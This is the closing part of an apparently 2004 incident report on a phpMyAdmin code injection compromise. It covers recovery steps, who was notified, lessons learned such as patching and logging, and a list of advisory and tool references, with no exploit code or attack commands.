Systems reloaded from original installation media	x	System binary CRCs Validated		Systems scanned for Trojan programs or "Root Kits"	
Systems restored from backups taken prior to attack	X (only web server files)	System binary file permissions validated		Systems swept for viruses and/or worms	
Other (Explain Below): phpMyAdmin completely removed from the server					

3.17 If any of the actions and/or technical mitigations are "temporary" when will they be removed?

Notification Information

Individuals Notified of the Security Incident	**Yes?**	**If Yes, who was notified?**
Computer Security Staff, IT Director, and Organizational Director	**X**	Alan Ford, Director Bob White, IT manager
Any organization outside		

Other organizations (e.g., CERT, FedCIRC)		
Local, State, or Federal Law Enforcement Agency		

Lessons Learned

5.1 Note corrective, procedural and technical changes that might help to prevent this type of event in the future. Overall good management of the incident. It was discrete, impact of the incident was low on the business, and the success was complete. Do not install management tools on Internet facing devices Enable logging of sensible application (firewall, web server, database…) Regularly update Operation System software AND application software. It is advised to have a backup person on the IT infrastructure. Everything relying on 1 person for the moment.

5.2 Date Incident Closed: 02 dec 2004		

References

Exploit references

1. “phpMyAdmin Multiple Input Validation Vulnerabilities“ 2004 URL: http://www.securityfocus.com/bid/10629/discussion (07 December 2004)
2. “phpMyAdmin Configuration Manipulation and Code Injection” 2004 URL: http://secunia.com/advisories/11974/ (07 December 2004)
3. Nasir Simbolon, "php code injection in phpMyAdmin-2.5.7" 2004 URL: http://eagle.kecapi.com/eagle/?itemid=2&catid=2 (07 December 2004)
4. Nasir Simbolon, "phpmy-explt.c exploit code” 2004 URL: http://eagle.kecapi.com/sec/codes/phpmy-expt.c (07 December 2004)
15. phpMyAdmin PHP Code Injection (left.php) 2004 URL: http://www.securiteam.com/unixfocus/5QP040ADFW.html (07 December 2004)

Other references

5. Marc Delisle, "Re: php codes injection in phpMyAdmin version 2.5.7." 30 June 2004 URL: http://www.securityfocus.com/archive/1/367732 (07 December 2004)
6. “MySQL Open Source Database” URL: http://www.mysql.com/ (07 December 2004)
7. “The phpMyAdmin project” URL: http://www.phpmyadmin.net/home_page/ (07 December 2004)
8. ReRoot, “Customizing PHP Safe Mode” 26 August 2004 URL: http://www.webhostgear.com/166.html (07 December 2004)
9. PHP scripting language URL: http://www.php.net/ (07 December 2004)
10. “Hypertext Transfer Protocol -- HTTP/1.1” 1999 URL: http://www.w3.org/Protocols/rfc2616/rfc2616.html (07 December 2004)
11. Ethereal Network protocol analyser URL: http://www.ethereal.com/ (07 December 2004)
12. Netstumbler Wireless sniffer URL: http://www.netstumbler.com/downloads/ (07 December 2004)
13. Nikto CGI scanner URL: http://www.cirt.net/code/nikto.shtml (07 December 2004)
14. Netcat URL: http://netcat.sourceforge.net/ (07 December 2004)
15. Incident report template URL: http://wwoirm.nih.gov/security/NIH_Forensics_Report.doc (07 December 2004)